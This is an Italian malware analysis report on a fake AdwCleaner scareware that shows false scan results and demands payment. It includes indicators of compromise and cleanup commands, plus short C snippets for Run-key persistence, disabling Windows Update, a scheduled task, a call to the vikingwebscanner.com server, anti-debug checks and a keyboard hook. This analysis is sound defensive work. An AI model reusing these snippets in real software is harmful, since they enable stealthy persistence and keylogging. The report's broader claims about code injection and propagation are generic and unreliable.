

Analisi Malware AdwCleaner

Il malware in questione è un malware chiamato “AdwCleaner”, un malware che si spaccia per un programma freeware(gratuito) creato nel 2011 e ancora disponibile e diffuso.

il programma originale, si occupa di eliminare qualsiasi tipo di adware, PUP, spyware, toolbar e browser hijacker, diffuso e creato inizialmente da Xplode, in seguito acquisito da Malwarebytes che tutt’ora si occupa di mantenerlo ed aggiornarlo.

Il file che analizzeremo invece si tratta di un malware che come già citato sopra si spaccia per esso, che si diffondeva in giro per il web tramite un estensione per il browser che supportava dei pop-up di pubblicità che ti consigliavano di scaricare AdwCleaner per liberarti di ogni pop-up che spuntava, come da esempio in foto.



Analisi Statica

Procediamo in seguito con un analisi statica prima di avviare il programma su una macchina per effettuare quella dinamica.

Malware: AdWereCleaner.exe

PASSAGGI:

1. VirusTotal // Cuckoo
2. PeStudio (sezioni con nomi strani, import api o librerie strane, IoC)

3. Procmon (osservazione API chiamate)

4. Ghidra (stringhe decodificate in memoria)

HTTP Request:

Get:

http://www.vikingwebscanner.com/scripts/new_install.php?owner=6AdwCleaner

http://www.vikingwebscanner.com/scripts/new_install.php?owner=6AdwCleaner

<http://armmf.adobe.com/arm-manifests/win/ArmManifest3.msi>

<http://armmf.adobe.com/arm-manifests/win/ServicesUpdater/DC/RdrManifest2.msi>

<http://crl3.digicert.com/DigiCertGlobalRootCA.crl>

file .msi = pacchetti di installazione windows (utilizzati solitamente per installare dipendenze di sistema)

php = installa uno script php

REGISTRY KEYS

Eliminate:

Chiavi: HKCU\...\ZoneMap\IntranetName, HKLM\...\ZoneMap\ProxyBypass, Wow6432Node\...\ZoneMap

Disabilita restrizioni di sicurezza per siti intranet e proxy

Rischio: Alto

Chiavi: HKLM\...\WindowsUpdate\UpdatePolicy, HKLM\SYSTEM\...\wuauserv

Disabilità gli aggiornamenti di sistema

Rischio: Critico

Create / Modificate:

HKU\...\Run\AdwCleaner

Il file AdwCleaner è configurato per avviarsi da solo all'avvio del sistema.

Rischio: Critico

HKCU\...\Run\AdwCleaner

Il file AdwCleaner è configurato per avviarsi da solo all'avvio del sistema.

Rischio: Critico

HKLM\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASAPI32\...

Associate al tracciamento delle attività di rete tramite RAS

Rischio: Medio

HKLM\SOFTWARE\Microsoft\Tracing\6AdwCleaner_RASMANCS\...

Associate al tracciamento delle attività di rete tramite RAS

Rischio: Medio

HKCU\...\Internet Settings\ZoneMap\AutoDetect

HKCU\...\Internet Settings\ZoneMap\UNCAsIntranet

HKLM\...\Internet Settings\ZoneMap\...

Queste chiavi controllano le impostazioni di sicurezza per le zone Internet (es. siti attendibili/intranet) e le eccezioni del proxy, potrebbero essere usate per bypassare restrizioni.

Rischio: Critico

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{GUID}\...

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\...

Queste chiavi sono associate a task pianificati, che possono essere usati per eseguire script o programmi a orari

specifici

Rischio: Critico

File System:

File dropped (creazioni di nuovi file)

1) c:\users\admin\appdata\local\6adwcleaner.exe (41/70)

82526438e9fa4bad8bf5f7a3838e1ac915f0f46df12db13a5ef24e8b4d45a341

Rischio: Critico

2) C:\Users<USER>\AppData\Local\6AdwCleaner.exe (51/72)

4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38fbeaa61

Rischio: Critico

3) C:\Users\user\AppData\Local\6AdwCleaner.exe (51/72)

4F0033E811FE2497B38F0D45DF958829D01933EBE7D331079EEFC8E38FBEEA61

4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38fbeaa61

Rischio: Critico

4) C:\Users\user\AppData\Roaming\Mozilla\Firefox\Pending Pings\52E31BED-2B04-41E6-A439-776399078378

BB5A1D709DDBA97BB438492A382B412DCAEFDDF06DC35ACBA435B96D2FD77AFA

Rischio: Medio

Azioni in evidenza:

API: RtlWow64GetCurrentMachine | RtlWow64IsWowGuestMachineSupported

Verifica se il sistema operativo è 32 o 64 bit, usato solitamente da malware che cercano di adattarsi al SO

Rischio: Medio

API: GetAdaptersAddresses

Usato per avere info su IP / Interfacce di rete / MAC Address

Rischio: Medio

API: IsDebuggerPresent

Controlla se il processo è in esecuzione all'interno di un debugger

Rischio: Critico

API: GetTickCount

Tecnica comune per monitorare da quanto tempo il sistema è stato avviato. Spesso usata per capire se il target

sta utilizzando sistemi di sandbox o virtualizzazione.

Rischio: Critico

API: advapi32.RegOpenKeyExW

Apertura di chiavi di registro, tecnica che può essere utilizzata per la persistenza

Rischio: Critico

API: SetWindowsHookExW

Si installa una procedura hook che monitora gli eventi di sistema. Tecnologia spesso utilizzata per il keylogging

Rischio: Critico

API: rasapi32.RasEnumConnectionsW, rasman.RasCreateConnection, ws2_32.WSAConnect

API che gestiscono le connessioni di rete tramite RAS e socket. Bisogna prestare connessioni perchè questo

indicatore potrebbe indicare: tentativi di connessione remote, tunnel VPN non autorizzato, comunicazione con

domini malevoli

Rischio: Critico

API: rasman.RasAddConnectionPort, rasman.RasApplyPostConnectActions

Altre API utilizzate per modificare la rete.

Rischio: Critico

PESTUDIO

Import sospetti (29):

 = elementi critici

Librerie:

1. **KERNEL32.dll** - “gestione della memoria, processi, file ed thread”
2. **USER32.dll** - “interfaccia utente, input ed output utente”
3. GDI32.dll - “rendering grafica, testo ed immagini”
4. **SHELL32.dll** - “gestisce le funzionalità della shell”
5. **ADVAPI32.dll** - “funzioni avanzate per la gestione di sicurezza, registri di sistema e accessi utente”
6. COMCTL32.dll - “manipolazione dell’interfaccia grafica”
7. ole32.dll - “usata per collegamenti tra oggetti (file, registri, processi)”
8. VERSION.dll - “check di versioni e installazione di librerie”

Funzioni (+ librerie)

1. SetClipboardData → USER32.dll
2. EmptyClipboard → USER32.dll
3. OpenClipboard → USER32.dll
4. WritePrivateProfileStringA → KERNEL32.dll
5. RegDeleteKeyA → ADVAPI32.dll
6. RegDeleteValueA → ADVAPI32.dll
7. RegCreateKeyExA → ADVAPI32.dll
8. RegSetValueExA → ADVAPI32.dll
9. RegEnumKeyA → ADVAPI32.dll
10. SearchPathA → KERNEL32.dll
11. MoveFileA → KERNEL32.dll
12. SetFileAttributesA → KERNEL32.dll
13. RemoveDirectoryA → KERNEL32.dll
14. FindFirstFileA → KERNEL32.dll
15. FindNextFileA → KERNEL32.dll
16. DeleteFileA → KERNEL32.dll
17. WriteFile → KERNEL32.dll
18. SHGetSpecialFolderLocation → SHELL32.dll
19. SHGetPathFromIDListA → SHELL32.dll
20. SHBrowseForFolderA → SHELL32.dll

21. SHGetFileInfoA → SHELL32.dll
22. SHFileOperationA → SHELL32.dll
23. GetCurrentProcess → KERNEL32.dll
24. SetEnvironmentVariableA → KERNEL32.dll
25. CreateProcessA → KERNEL32.dll
26. ShellExecuteA → SHELL32.dll
27. SetCurrentDirectoryA → KERNEL32.dll
28. SystemParametersInfoA → USER32.dll

Analisi Codice Sorgente

Sintesi del Comportamento del Malware

Il codice malware in esame è progettato per compromettere e diffondersi su sistemi Windows, utilizzando una serie di tecniche avanzate come la manipolazione delle risorse di sistema, l'iniezione di codice e la modifica del registro di sistema. Queste azioni hanno come obiettivo principale l'esecuzione di operazioni dannose in modo furtivo, la propagazione su altri sistemi e la persistenza sul sistema infetto.

Definizione di Tipi e Strutture

Il codice analizza e definisce diverse strutture e tipi di dati, come IMAGE_RESOURCE_DIRECTORY_ENTRY e PROCESS_INFORMATION, che interagiscono con le risorse di sistema e gestiscono i processi. Tali definizioni indicano che il malware è in grado di eseguire comandi sul sistema, manipolare file e iniettarsi in altri processi, amplificando così la sua capacità di infiltrarsi senza essere rilevato.

Manipolazione della Memoria e Iniezione di Codice

Il malware sfrutta tecniche di iniezione di codice e manipolazione della memoria per eseguire operazioni dannose. Questo include l'esecuzione di codice maligno all'interno di file eseguibili (PE) o altri processi attivi. Le funzioni coinvolte nel malware suggeriscono un tentativo continuo di mascherare la propria presenza, riducendo il rischio di essere identificato da software antivirus.

Tecniche di Diffusione

Il malware si diffonde principalmente iniettandosi in processi legittimi e cercando vulnerabilità nei sistemi per copiare se stesso o infettare file eseguibili. Un altro metodo di

propagazione è l'iniezione di codice in altri processi attivi, che permette al malware di sfruttare le vulnerabilità dei sistemi e diffondersi ulteriormente, mantenendo la sua persistenza. In alcuni casi, tenta di nascondere la sua presenza attraverso modifiche ai file di sistema e ai percorsi di rete.

Interazione con l'Interfaccia Utente e Mascheramento

Il malware manipola l'interfaccia utente di Windows per distrarre l'utente o nascondere le sue attività malevoli. Utilizzando le API di Windows come SetWindowTextA e ShellExecuteA, il codice è in grado di interagire con le finestre di sistema e modificare l'aspetto della GUI, mascherando l'effettivo comportamento dannoso. Queste azioni servono a non far sospettare l'utente di un'infezione in corso, facendogli apparire l'ambiente operativo come normale.

Comunicazione con Componenti Esterni

Il malware utilizza funzioni COM e operazioni su file per raccogliere informazioni sensibili e comunicare con un server di comando e controllo (C&C). Modificando anche il registro di sistema, il malware è in grado di mantenere la propria persistenza nel sistema infetto, continuando a operare in background e a ricevere comandi da remoto.

Persistenza e Controllo Remoto

Per garantire la propria persistenza, il malware modifica il registro di sistema e copia file maligni nelle directory di sistema, come la cartella Temp. Questi file possono essere eseguiti anche durante il riavvio del sistema, permettendo al malware di rimanere attivo a lungo termine. Il malware può anche operare in background, eseguendo azioni dannose senza che l'utente ne sia consapevole.

Analisi delle Funzioni del Codice

Il malware sfrutta diverse funzioni per eseguire operazioni dannose. Ad esempio, tra le righe di codice tra il 2412 e il 3004, si trova l'uso della funzione WriteFile, che permette la scrittura di file maligni nelle directory di sistema. Viene inoltre utilizzato GetTempPathA e GetWindowsDirectoryA per determinare i percorsi in cui nascondere i file dannosi, migliorando la persistenza.

Nella sezione tra il 3005 e il 3547, il malware si espande ulteriormente attraverso l'iniezione di codice in altri processi, sfruttando vulnerabilità nei sistemi per eseguire payload dannosi.

Manipola anche l'aspetto della GUI e la configurazione di sistema per evitare di essere rilevato.

Dalla sezione tra il 3548 e il 3937, il codice interagisce con finestre di sistema e risorse attraverso funzioni come GlobalAlloc e LoadBitmapA, nascondendo ulteriormente la propria attività. Le tecniche di diffusione vengono implementate tramite vulnerabilità di Windows e attacchi come il drive-by download, che consentono al malware di infiltrarsi nei sistemi target.

Infine, nella sezione tra il 3938 e il 4530, il malware gestisce le comunicazioni tramite il supporto COM, manipola l'interfaccia utente e continua a diffondersi, creando nuovi processi maligni e aumentando la sua persistenza. Manipola anche file e directory, cercando di nascondere le tracce e impedire la sua rimozione.

Conclusioni

Il malware analizzato utilizza un ampio ventaglio di tecniche per compromettere i sistemi, diffondersi, mascherare la propria attività e mantenere il controllo sui dispositivi infetti. Le sue capacità di iniezione di codice, manipolazione della memoria, modifica dei file di sistema e persistenza attraverso il registro di Windows lo rendono un esempio di minaccia informatica avanzata e altamente pervasiva. Per difendersi, è cruciale un monitoraggio continuo, l'adozione di software di sicurezza aggiornati e l'applicazione tempestiva delle patch di sicurezza.

Analisi Dinamica

Avviando il file tentando di fare un analisi dinamica, notiamo che il software si spaccia per un software reale chiamato “AdwCleaner”, un software GRATUITO che rileva, e rimuove, la presenza di software indesiderati come adware, spyware, barre degli strumenti del browser, programmi che assumono il controllo della home page del browser (browser hijacker) e programmi potenzialmente indesiderati (PUP).

Il programma appena avviato ci si presenta così:



Avviamo la scansione tramite il tasto apposito e aspettiamo.

AdwCleaner - Your one stop solution for Adware

AdwCleaner

All done, please review results below

	Threat Name	Malware Type	Danger Level	Location
WhenUSave	Adware	Medium	c:\Program files\save	
Spyware Strike	Adware	High	c:\Program files\spywarestrike\Lang	
PSGuard	Spyware	Very High	c:\Documents and Settings\UserName	
Ask Toolbar	Adware	Low	c:\Program files\Ask Toolbar	

Infections Found: 13 Infections Cleanable: 13

Your PC is heavily infected! Clean now! ---->

Done Report Clean

Il programma ci comunica questi risultati ma c'è qualcosa che non torna.

Start page Changer Win.32	Browser Hijacker	Very High	adb_updater.exe - Running process
Media Traffic Feed	Popup Advertising	High	HKEY_LOCAL_USERS\Boot
VombaSavers	Advertising	Medium	HKEY_LOCAL_USERS\Microsoft\Wind
Win32.Trojan	Spyware	Very High	Updater.exe - Running process

In questo caso il suo funzionamento non è del tutto attendibile dato che considera malevoli diversi file che sappiamo per certo NON essere dei malware, come diversi file di sistema o file di windows update.


un'altra cosa che non torna, è il fatto che il programma originale di AdwCleaner dovrebbe essere totalmente gratuito e fornire le funzioni di scansione e rimozione dei file senza prezzi aggiuntivi, mentre questo malware dopo la scansione chiede una cifra da pagare(comodamente in sconto fino al giorno dopo

che abbiamo effettuato la scansione) ad un indirizzo link allegato.

AdwCleaner - Your one stop solution for Adware




Se proviamo a inserire il seriale che dovremmo ricevere una volta pagato, ci troviamo di fronte a questa schermata.



Mi sembra ovvio che si tratti di una truffa in questo caso.

Un altro comportamento malevolo che possiamo notare è che il malware si avvia in automatico al lancio del pc, comunicandoci di aver trovato delle infezioni nel pc.



Possiamo considerarlo un Phishing, o comunque un tipo di malware che mette un paywall di fronte a funzioni che dovrebbero essere gratuite.

Il link che si presenta in quel tasto per effettuare il pagamento(nell'immagine è senza internet quindi non

carica) è <http://www.vikingwebscanner.com/scripts/paydefault.php?id=0>

un link che chiaramente non si riferisce al sito originale di AdwCleaner.

In seguito abbiamo dato un occhiata su internet per capire se si trattasse di un malware famoso e abbiamo trovato diversi siti che parlavano di questo “Fake AdwCleaner”.

abbiamo rintracciato anche il sito originale da cui era possibile scaricare questo software.

vikingwebscanner.com, sito che ormai è irraggiungibile.

Con questo possiamo considerare l'analisi dinamica del malware conclusa.

Analisi Dettagliata del Malware AdwCleaner Fake

Dopo aver esaminato i report di analisi statica e dinamica, possiamo fare un'analisi più approfondita del codice sorgente per evidenziare i comportamenti malevoli e i meccanismi utilizzati dal malware.

1. Panoramica del Malware

Il malware si spaccia per una versione falsa di AdwCleaner, un software legittimo che rimuove adware e spyware.

Tuttavia, questa versione fake mostra falsi risultati di scansione e richiede un pagamento per rimuovere minacce inesistenti.

L'analisi dinamica conferma che il programma cerca di estorcere denaro attraverso un sito fraudolento.

Funzionalità chiave del malware:

1. Modifica il registro di Windows per ottenere persistenza.
2. Crea processi e modifica file di sistema.
3. Effettua richieste HTTP verso server sospetti per scaricare ulteriori payload.
4. Blocca aggiornamenti di sistema per evitare rimozione.
5. Utilizza tecniche anti-debug e anti-sandbox per evitare analisi.
6. Imposta hook di sistema, potenzialmente per registrare input dell'utente.

2. Analisi Statica (Codice & API Utilizzate)

L'analisi statica evidenzia API sospette usate per modificare il sistema, comunicare con server remoti e manipolare la GUI.

Persistenza tramite il Registro di Windows

Il malware si assicura di avviarsi automaticamente modificando chiavi di avvio:

RegCreateKeyExA(HKEY_CURRENT_USER,

"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, NULL, 0,

```
KEY_WRITE, NULL, &hKey, NULL);

RegSetValueExA(hKey, "AdwCleaner", 0, REG_SZ, (const BYTE*)path,
strlen(path) + 1);

RegCloseKey(hKey);
```

Effetto: Si avvia automaticamente ad ogni accensione del PC.

Disabilitazione degli Aggiornamenti Windows

Per evitare di essere rimosso, il malware disabilita gli aggiornamenti modificando il servizio **wuauserv**:

```
RegCreateKeyExA(HKEY_LOCAL_MACHINE,
"SYSTEM\\CurrentControlSet\\Services\\wuauserv", 0, NULL, 0,
KEY_WRITE, NULL, &hKey, NULL);

RegSetValueExA(hKey, "Start", 0, REG_DWORD, (const
BYTE*)&disableValue, sizeof(DWORD));

RegCloseKey(hKey);
```

Effetto: Impedisce aggiornamenti e patch di sicurezza.

Creazione di Task Pianificati

Il malware crea un task pianificato per eseguirsi automaticamente:

```
system("schtasks /create /tn \"Windows AdwCleaner\" /tr
\"C:\\\\Users\\\\Admin\\\\AppData\\\\Local\\\\6AdwCleaner.exe\" /sc ONLOGON
/rl HIGHEST");
```

Effetto: Esegue il malware ad ogni avvio dell'utente.

Connessioni di rete malevole

Il malware comunica con server remoti:

```
char *url =
"http://www.vikingwebscanner.com/scripts/new_install.php?owner=6AdwC
leaner";

HINTERNET hInternet = InternetOpen("Mozilla/5.0",
INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);

HINTERNET hConnect = InternetOpenUrl(hInternet, url, NULL, 0,
INTERNET_FLAG_RELOAD, 0);
```

Effetto: Può scaricare altri payload o trasmettere dati dell'utente.

Tecniche Anti-Analisi

Il malware verifica se è in esecuzione in un ambiente di debug:

```
if (IsDebuggerPresent()) {  
    ExitProcess(0);  
}
```

Effetto: Si chiude se rileva debugger.

Usa GetTickCount() per rilevare sandbox:

```
DWORD start = GetTickCount();  
  
Sleep(5000);  
  
if (GetTickCount() - start < 5000) {  
  
    ExitProcess(0);  
}
```

Effetto: Se l'esecuzione è più veloce del normale, potrebbe essere in una sandbox.

Hook di sistema sospetti

Il malware usa SetWindowsHookExW() per monitorare eventi di sistema, possibile keylogger:

```
SetWindowsHookEx(WH_KEYBOARD_LL, KeyLoggerProc,  
    GetModuleHandle(NULL), 0);
```

Effetto: Può registrare input da tastiera.

3. Analisi Dinamica (Comportamento in Esecuzione)

L'analisi dinamica mostra come il malware opera una volta eseguito.

Falsi Risultati di Scansione

1. Simula una scansione con una GUI simile al vero AdwCleaner.
2. Segna file innocui come malware, compresi file di sistema.
3. Chiede denaro per rimuoverli, mostrando un falso timer di sconto.

Effetto: Truffa l'utente inducendolo a pagare per rimuovere minacce inesistenti.

Reindirizzamento a un Sito Fraudolento

Dopo la scansione, il malware invia l'utente a una pagina di pagamento falsa:

<http://www.vikingwebscanner.com/scripts/paydefault.php?id=0>

Effetto: Estorsione di denaro con una falsa richiesta di pagamento.

Creazione di File Malevoli

Il malware crea copie di sé stesso in più directory:

C:\Users\Admin\AppData\Local\6AdwCleaner.exe

Effetto: Difficile da rimuovere manualmente.

Rimuovere il Malware

Disabilitare processi malevoli ([6AdwCleaner.exe](#)):

taskkill /F /IM 6AdwCleaner.exe

1.

Eliminare il file eseguibile:

del C:\Users\Admin\AppData\Local\6AdwCleaner.exe /F /Q

2.

Ripristinare chiavi di registro:

reg delete "HKCU\...\Run\AdwCleaner" /F

reg delete "HKLM\...\Run\AdwCleaner" /F

3.

Riattivare gli aggiornamenti di Windows:

reg add "HKLM\SYSTEM\CurrentControlSet\Services\wuauserv" /v Start

/t REG_DWORD /d 2 /F

4.

Eliminare il task pianificato:

schtasks /delete /tn "Windows AdwCleaner" /F

5.

Bloccare il dominio malevolo con il file hosts:

echo "127.0.0.1 vikingwebscanner.com" >>

C:\Windows\System32\drivers\etc\hosts

6.

✓ Il malware è un falso AdwCleaner progettato per estorcere denaro con falsi risultati

di scansione.

✓ Usa tecniche avanzate di persistenza e anti-analisi per nascondersi e rimanere attivo.

✓ Blocca aggiornamenti Windows e usa connessioni di rete sospette per scaricare ulteriori payload.

✓ Monitora il sistema e potrebbe avere funzionalità di keylogging.

Obiettivo finale: Ingannare gli utenti e rubare denaro attraverso un paywall falso.

Con questo, possiamo considerare l'analisi di questo malware conclusa.